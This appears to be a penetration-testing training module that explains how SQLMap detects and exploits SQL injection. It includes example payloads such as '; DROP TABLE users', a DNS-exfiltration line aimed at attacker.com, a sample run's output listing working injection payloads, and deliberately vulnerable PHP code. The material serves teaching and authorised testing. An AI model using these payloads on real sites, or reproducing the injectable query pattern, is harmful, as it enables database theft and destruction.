SQLMap Overview

SQLMap is a free and open-source penetration testing tool written in Python that automates the process of detecting and exploiting SQL injection (SQLi) flaws. SQLMap has been continuously developed since 2006 and is still maintained today.

```
mayala@htb[/htb]$ python sqlmap.py -u 'http://inlanefreight.htb/page.php?id=5' ___ __H__ ___ ___[']_____ ___ ___ {1.3.10.41#dev} |_ -| . ['] | .'| . | |___|_ ["]_|_|_|__,| _| |_|V... |_| http://sqlmap.org [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] starting at 12:55:56 [12:55:56] [INFO] testing connection to the target URL [12:55:57] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS [12:55:58] [INFO] testing if the target URL content is stable [12:55:58] [INFO] target URL content is stable [12:55:58] [INFO] testing if GET parameter 'id' is dynamic [12:55:58] [INFO] confirming that GET parameter 'id' is dynamic [12:55:59] [INFO] GET parameter 'id' is dynamic [12:55:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL') [12:56:00] [INFO] testing for SQL injection on GET parameter 'id' <...SNIP...>
```

SQLMap comes with a powerful detection engine, numerous features, and a broad range of options and switches for fine-tuning the many aspects of it, such as:

Target connection	Injection detection	Fingerprinting
Enumeration	Optimization	Protection detection and bypass using "tamper" scripts
Database content retrieval	File system access	Execution of the operating system (OS) commands

SQLMap Installation

SQLMap is pre-installed on your Pwnbox, and the majority of security-focused operating systems. SQLMap is also found on many Linux Distributions' libraries. For example, on Debian, it can be installed with:

mayala@htb[/htb] `$ sudo apt install sqlmap`

If we want to install manually, we can use the following command in the Linux terminal or the Windows command line:

mayala@htb[/htb] `$ git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev`

After that, SQLMap can be run with:

mayala@htb[/htb] `$ python sqlmap.py`

Supported Databases

SQLMap has the largest support for DBMSes of any other SQL exploitation tool. SQLMap fully supports the following DBMSes:

`MySQL`	`Oracle`	`PostgreSQL`	`Microsoft SQL Server`
`SQLite`	`IBM DB2`	`Microsoft Access`	`Firebird`
`Sybase`	`SAP MaxDB`	`Informix`	`MariaDB`
`HSQLDB`	`CockroachDB`	`TiDB`	`MemSQL`
`H2`	`MonetDB`	`Apache Derby`	`Amazon Redshift`
`Vertica`, `Mckoi`	`Presto`	`Altibase`	`MimerSQL`
`CrateDB`	`Greenplum`	`Drizzle`	`Apache Ignite`
`Cubrid`	`InterSystems Cache`	`IRIS`	`eXtremeDB`
`FrontBase`			

The SQLMap team also works to add and support new DBMSes periodically.

Supported SQL Injection Types

SQLMap is the only penetration testing tool that can properly detect and exploit all known SQLi types. We see the types of SQL injections supported by SQLMap with the `sqlmap -hh` command:

mayala@htb[/htb] `$ sqlmap -hh ...SNIP... Techniques: --technique=TECH.. SQL injection techniques to use (default "BEUSTQ")`

The technique characters `BEUSTQ` refers to the following:

- `B`: Boolean-based blind
- `E`: Error-based
- `U`: Union query-based
- `S`: Stacked queries
- `T`: Time-based blind
- `Q`: Inline queries

Boolean-based blind SQL Injection

Example of `Boolean-based blind SQL Injection`:

Code: sql

```sql
AND 1=1
```

SQLMap exploits `Boolean-based blind SQL Injection` vulnerabilities through the differentiation of `TRUE` from `FALSE` query results, effectively retrieving 1 byte of information per request. The differentiation is based on comparing server responses to determine whether the SQL query returned `TRUE` or `FALSE`. This ranges from fuzzy comparisons of raw response content, HTTP codes, page titles, filtered text, and other factors.

- `TRUE` results are generally based on responses having none or marginal difference to the regular server response.
- `FALSE` results are based on responses having substantial differences from the regular server response.
- `Boolean-based blind SQL Injection` is considered as the most common SQLi type in web applications.

Error-based SQL Injection

Example of `Error-based SQL Injection`:

Code: sql

```sql
AND GTID_SUBSET(@@version,0)
```

If the `database management system` (`DBMS`) errors are being returned as part of the server response for any database-related problems, then there is a probability that they can be used to carry the results for requested queries. In such cases, specialized payloads for the current

DBMS are used, targeting the functions that cause known misbehaviors. SQLMap has the most comprehensive list of such related payloads and covers `Error-based SQL Injection` for the following DBMSes:

MySQL	PostgreSQL	Oracle
Microsoft SQL Server	Sybase	Vertica
IBM DB2	Firebird	MonetDB

Error-based SQLi is considered as faster than all other types, except UNION query-based, because it can retrieve a limited amount (e.g., 200 bytes) of data called "chunks" through each request.

UNION query-based

Example of `UNION query-based SQL Injection`:

Code: sql

```sql
UNION ALL SELECT 1,@@version,3
```

With the usage of `UNION`, it is generally possible to extend the original (`vulnerable`) query with the injected statements' results. This way, if the original query results are rendered as part of the response, the attacker can get additional results from the injected statements within the page response itself. This type of SQL injection is considered the fastest, as, in the ideal scenario, the attacker would be able to pull the content of the whole database table of interest with a single request.

Stacked queries

Example of `Stacked Queries`:

Code: sql

```sql
; DROP TABLE users
```

Stacking SQL queries, also known as the "piggy-backing," is the form of injecting additional SQL statements after the vulnerable one. In case that there is a requirement for running non-query statements (e.g. `INSERT`, `UPDATE` or `DELETE`), stacking must be supported by the vulnerable platform (e.g., `Microsoft SQL Server` and `PostgreSQL` support it by default). SQLMap can use such vulnerabilities to run non-query statements executed in advanced features (e.g., execution of OS commands) and data retrieval similarly to time-based blind SQLi types.

Time-based blind SQL Injection

Example of `Time-based blind SQL Injection`:

Code: sql

```sql
AND 1=IF(2>1,SLEEP(5),0)
```

The principle of `Time-based blind SQL Injection` is similar to the `Boolean-based blind SQL Injection`, but here the response time is used as the source for the differentiation between `TRUE` or `FALSE`.

- `TRUE` response is generally characterized by the noticeable difference in the response time compared to the regular server response
- `FALSE` response should result in a response time indistinguishable from regular response times

`Time-based blind SQL Injection` is considerably slower than the boolean-based blind SQLi, since queries resulting in `TRUE` would delay the server response. This SQLi type is used in cases where `Boolean-based blind SQL Injection` is not applicable. For example, in case the vulnerable SQL statement is a non-query (e.g. `INSERT`, `UPDATE` or `DELETE`), executed as part of the auxiliary functionality without any effect to the page rendering process, time-based SQLi is used out of the necessity, as `Boolean-based blind SQL Injection` would not really work in this case.

Inline queries

Example of `Inline Queries`:

Code: sql

```sql
SELECT (SELECT @@version) from
```

This type of injection embedded a query within the original query. Such SQL injection is uncommon, as it needs the vulnerable web app to be written in a certain way. Still, SQLMap supports this kind of SQLi as well.

Out-of-band SQL Injection

Example of `Out-of-band SQL Injection`:

Code: sql

```sql
LOAD_FILE(CONCAT('\\\\',@@version,'.attacker.com\\README.txt'))
```

This is considered one of the most advanced types of SQLi, used in cases where all other types are either unsupported by the vulnerable web application or are too slow (e.g., time-based blind SQLi). SQLMap supports out-of-band SQLi through "DNS exfiltration," where requested queries are retrieved through DNS traffic.

By running the SQLMap on the DNS server for the domain under control (e.g. `.attacker.com`), SQLMap can perform the attack by forcing the server to request non-existent subdomains (e.g. `foo.attacker.com`), where `foo` would be the SQL response we want to receive. SQLMap can then collect these erroring DNS requests and collect the `foo` part, to form the entire SQL response.

Upon starting using SQLMap, the first stop for new users is usually the program's help message. To help new users, there are two levels of help message listing:

- `Basic Listing` shows only the basic options and switches, sufficient in most cases (switch `-h`):

```
mayala@htb[/htb]$ sqlmap -h ___ __H__ ___ ___[']_____ ___ ___ {1.4.9#stable} |_ -
| . ["] | .'| . | |___|_ [.]_|_|_|__,| _| |_|V... |_| http://sqlmap.org Usage:
python3 sqlmap [options] Options: -h, --help Show basic help message and exit -
hh Show advanced help message and exit --version Show program's version number
and exit -v VERBOSE Verbosity level: 0-6 (default 1) Target: At least one of
these options has to be provided to define the target(s) -u URL, --url=URL
Target URL (e.g. "http://www.site.com/vuln.php?id=1") -g GOOGLEDORK Process
Google dork results as target URLs ...SNIP...
```

- `Advanced Listing` shows all options and switches (switch `-hh`):

```
mayala@htb[/htb]$ sqlmap -hh ___ __H__ ___ ___[)]_____ ___ ___ {1.4.9#stable} |_
-| . [.] | .'| . | |___|_ [)]_|_|_|__,| _| |_|V... |_| http://sqlmap.org Usage:
python3 sqlmap [options] Options: -h, --help Show basic help message and exit -
hh Show advanced help message and exit --version Show program's version number
and exit -v VERBOSE Verbosity level: 0-6 (default 1) Target: At least one of
these options has to be provided to define the target(s) -u URL, --url=URL
```

```
Target URL (e.g. "http://www.site.com/vuln.php?id=1") -d DIRECT Connection
string for direct database connection -l LOGFILE Parse target(s) from Burp or
WebScarab proxy log file -m BULKFILE Scan multiple targets given in a textual
file -r REQUESTFILE Load HTTP request from a file -g GOOGLEDORK Process Google
dork results as target URLs -c CONFIGFILE Load options from a configuration INI
file Request: These options can be used to specify how to connect to the target
URL -A AGENT, --user.. HTTP User-Agent header value -H HEADER, --hea.. Extra
header (e.g. "X-Forwarded-For: 127.0.0.1") --method=METHOD Force usage of given
HTTP method (e.g. PUT) --data=DATA Data string to be sent through POST (e.g.
"id=1") --param-del=PARA.. Character used for splitting parameter values (e.g.
&) --cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..") --
cookie-del=COO.. Character used for splitting cookie values (e.g. ;) ...SNIP...
```

For more details, users are advised to consult the project's wiki, as it represents the official manual for SQLMap's usage.


Basic Scenario

In a simple scenario, a penetration tester accesses the web page that accepts user input via a `GET` parameter (e.g., `id`). They then want to test if the web page is affected by the SQL injection vulnerability. If so, they would want to exploit it, retrieve as much information as possible from the back-end database, or even try to access the underlying file system and execute OS commands. An example SQLi vulnerable PHP code for this scenario would look as follows:

Code: php

```php
$link = mysqli_connect($host, $username, $password, $database, 3306);
$sql = "SELECT * FROM users WHERE id = " . $_GET["id"] . " LIMIT 0, 1";
$result = mysqli_query($link, $sql);
if (!$result)
    die("<b>SQL error:</b> ". mysqli_error($link) . "<br>\n");
```

As error reporting is enabled for the vulnerable SQL query, there will be a database error returned as part of the web-server response in case of any SQL query execution problems. Such cases ease the process of SQLi detection, especially in case of manual parameter value tampering, as the resulting errors are easily recognized:


Lorem Ipsum

"Neque porro quisquam est qui dolorem ipsum quia dolor sit amet, consectetur, adipisci velit..."
"There is no one who loves pain itself, who seeks after it and wants to have it, simply because it is pain..."

What is Lorem Ipsum?

SQL error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0, 1' at line 1

Why do we use it?

It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their default model text, and a search for 'lorem ipsum' will uncover many web sites still in their infancy. Various versions have evolved over the years, sometimes by accident, sometimes on purpose (injected humour and the like).

To run SQLMap against this example, located at the example URL `http://www.example.com/vuln.php?id=1`, would look like the following:

```
mayala@htb[/htb] $ sqlmap -u "http://www.example.com/vuln.php?id=1" --batch ___
__H__ ___ ___[']_____ ___ ___ {1.4.9} |_ -| . [,] | .'| . | |___|_ [(]_|_|_|__,|
_| |_|V... |_| http://sqlmap.org [*] starting @ 22:26:45 /2020-09-09/ [22:26:45]
[INFO] testing connection to the target URL [22:26:45] [INFO] testing if the
target URL content is stable [22:26:46] [INFO] target URL content is stable
[22:26:46] [INFO] testing if GET parameter 'id' is dynamic [22:26:46] [INFO] GET
parameter 'id' appears to be dynamic [22:26:46] [INFO] heuristic (basic) test
shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:26:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be
vulnerable to cross-site scripting (XSS) attacks [22:26:46] [INFO] testing for
SQL injection on GET parameter 'id' it looks like the back-end DBMS is 'MySQL'.
Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the
remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n] Y [22:26:46] [INFO] testing 'AND boolean-
based blind - WHERE or HAVING clause' [22:26:46] [WARNING] reflective value(s)
found and filtering out [22:26:46] [INFO] GET parameter 'id' appears to be 'AND
boolean-based blind - WHERE or HAVING clause' injectable (with --
string="luther") [22:26:46] [INFO] testing 'Generic inline queries' [22:26:46]
[INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (BIGINT UNSIGNED)' [22:26:46] [INFO] testing 'MySQL >= 5.5 OR error-
based - WHERE or HAVING clause (BIGINT UNSIGNED)' ...SNIP... [22:26:46] [INFO]
GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)' injectable [22:26:46] [INFO] testing 'MySQL inline
queries' [22:26:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[22:26:46] [WARNING] time-based comparison requires larger statistical model,
please wait........... (done) ...SNIP... [22:26:46] [INFO] testing 'MySQL >=
5.0.12 AND time-based blind (query SLEEP)' [22:26:56] [INFO] GET parameter 'id'
appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:26:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:26:56] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[22:26:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce
the time needed to find the right number of query columns. Automatically
extending the range for current UNION query injection technique test [22:26:56]
[INFO] target URL appears to have 3 columns in query [22:26:56] [INFO] GET
parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable GET
parameter 'id' is vulnerable. Do you want to keep testing the others (if any)?
[y/N] N sqlmap identified the following injection point(s) with a total of 46
HTTP(s) requests: --- Parameter: id (GET) Type: boolean-based blind Title: AND
boolean-based blind - WHERE or HAVING clause Payload: id=1 AND 8814=8814 Type:
error-based Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR) Payload: id=1 AND (SELECT 7744 FROM(SELECT
COUNT(*),CONCAT(0x7170706a71,(SELECT
(ELT(7744=7744,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) Type: time-based blind Title: MySQL >=
5.0.12 AND time-based blind (query SLEEP) Payload: id=1 AND (SELECT 3669 FROM
(SELECT(SLEEP(5)))TIxJ) Type: UNION query Title: Generic UNION query (NULL) - 3
columns Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170706a71,0x554d766a4d694850596b754f6f716250584a6d53485a5247
4a7979436647576e766a595374436e78,0x71707a7871)-- - --- [22:26:56] [INFO] the
back-end DBMS is MySQL web application technology: PHP 5.2.6, Apache 2.2.9 back-
end DBMS: MySQL >= 5.0 [22:26:57] [INFO] fetched data logged to text files under
'/home/user/.sqlmap/output/www.example.com' [*] ending @ 22:26:57 /2020-09-09/
```

Note: in this case, option '-u' is used to provide the target URL, while the switch '--batch' is used for skipping any required user-input, by automatically choosing using the default option.

SQLMap Output Description

At the end of the previous section, the sqlmap output showed us a lot of info during its scan. This data is usually crucial to understand, as it guides us through the automated SQL injection process. This shows us exactly what kind of vulnerabilities SQLMap is exploiting, which helps us report what type of injection the web application has. This can also become handy if we wanted to manually exploit the web application once SQLMap determines the type of injection and vulnerable parameter.

Log Messages Description

The following are some of the most common messages usually found during a scan of SQLMap, along with an example of each from the previous exercise and its description.

URL content is stable

`Log Message:`

- "target URL content is stable"

This means that there are no major changes between responses in case of continuous identical requests. This is important from the automation point of view since, in the event of stable responses, it is easier to spot differences caused by the potential SQLi attempts. While stability is important, SQLMap has advanced mechanisms to automatically remove the potential "noise" that could come from potentially unstable targets.

Parameter appears to be dynamic

`Log Message:`

- "GET parameter 'id' appears to be dynamic"

It is always desired for the tested parameter to be "dynamic," as it is a sign that any changes made to its value would result in a change in the response; hence the parameter may be linked to a database. In case the output is "static" and does not change, it could be an indicator that the value of the tested parameter is not processed by the target, at least in the current context.

Parameter might be injectable

`Log Message:` "heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')"

As discussed before, DBMS errors are a good indication of the potential SQLi. In this case, there was a MySQL error when SQLMap sends an intentionally invalid value was used (e.g. `?id=1",)..).))'`), which indicates that the tested parameter could be SQLi injectable and that the target could be MySQL. It should be noted that this is not proof of SQLi, but just an indication that the detection mechanism has to be proven in the subsequent run.

Parameter might be vulnerable to XSS attacks

`Log Message:`

- "heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks"

While it is not its primary purpose, SQLMap also runs a quick heuristic test for the presence of an XSS vulnerability. In large-scale tests, where a lot of parameters are being tested with SQLMap, it is nice to have these kinds of fast heuristic checks, especially if there are no SQLi vulnerabilities found.

Back-end DBMS is '...'

`Log Message:`

- "it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]"

In a normal run, SQLMap tests for all supported DBMSes. In case that there is a clear indication that the target is using the specific DBMS, we can narrow down the payloads to just that specific DBMS.

Level/risk values

`Log Message:`

- "for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]"

If there is a clear indication that the target uses the specific DBMS, it is also possible to extend the tests for that same specific DBMS beyond the regular tests.
This basically means running all SQL injection payloads for that specific DBMS, while if no DBMS were detected, only top payloads would be tested.

Reflective values found

`Log Message:`

- "reflective value(s) found and filtering out"

Just a warning that parts of the used payloads are found in the response. This behavior could cause problems to automation tools, as it represents the junk. However, SQLMap has filtering mechanisms to remove such junk before comparing the original page content.

Parameter appears to be injectable

`Log Message:`

- "GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")"

This message indicates that the parameter appears to be injectable, though there is still a chance for it to be a false-positive finding. In the case of boolean-based blind and similar SQLi types (e.g., time-based blind), where there is a high chance of false-positives, at the end of the run, SQLMap performs extensive testing consisting of simple logic checks for removal of false-positive findings.

Additionally, `with --string="luther"` indicates that SQLMap recognized and used the appearance of constant string value `luther` in the response for distinguishing `TRUE` from `FALSE` responses. This is an important finding because in such cases, there is no need for the usage of advanced internal mechanisms, such as dynamicity/reflection removal or fuzzy comparison of responses, which cannot be considered as false-positive.

Time-based comparison statistical model

`Log Message:`

- "time-based comparison requires a larger statistical model, please wait........... (done)"

SQLMap uses a statistical model for the recognition of regular and (deliberately) delayed target responses. For this model to work, there is a requirement to collect a sufficient number of regular response times. This way, SQLMap can statistically distinguish between the deliberate delay even in the high-latency network environments.

Extending UNION query injection technique tests

`Log Message:`

- "automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found"

UNION-query SQLi checks require considerably more requests for successful recognition of usable payload than other SQLi types. To lower the testing time per parameter, especially if the target does not appear to be injectable, the number of requests is capped to a constant value (i.e., 10) for this type of check. However, if there is a good chance that the target is vulnerable, especially as one other (potential) SQLi technique is found, SQLMap extends the default number of requests for UNION query SQLi, because of a higher expectancy of success.

Technique appears to be usable

`Log Message:`

- "ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test"

As a heuristic check for the UNION-query SQLi type, before the actual `UNION` payloads are sent, a technique known as `ORDER BY` is checked for usability. In case that it is usable, SQLMap can quickly recognize the correct number of required `UNION` columns by conducting the binary-search approach.

Note that this depends on the affected table in the vulnerable query.

Parameter is vulnerable

`Log Message:`

- "GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]"

This is one of the most important messages of SQLMap, as it means that the parameter was found to be vulnerable to SQL injections. In the regular cases, the user may only want to find at least one injection point (i.e., parameter) usable against the target. However, if we were running an extensive test on the web application and want to report all potential vulnerabilities, we can continue searching for all vulnerable parameters.

Sqlmap identified injection points

`Log Message:`

- "sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:"

Following after is a listing of all injection points with type, title, and payloads, which represents the final proof of successful detection and exploitation of found SQLi vulnerabilities. It should be noted that SQLMap lists only those findings which are provably exploitable (i.e., usable).

Data logged to text files

`Log Message:`

- "fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'"

This indicates the local file system location used for storing all logs, sessions, and output data for a specific target - in this case, `www.example.com`. After such an initial run, where the injection point is successfully detected, all details for future runs are stored inside the same directory's session files. This means that SQLMap tries to reduce the required target requests as much as possible, depending on the session files' data.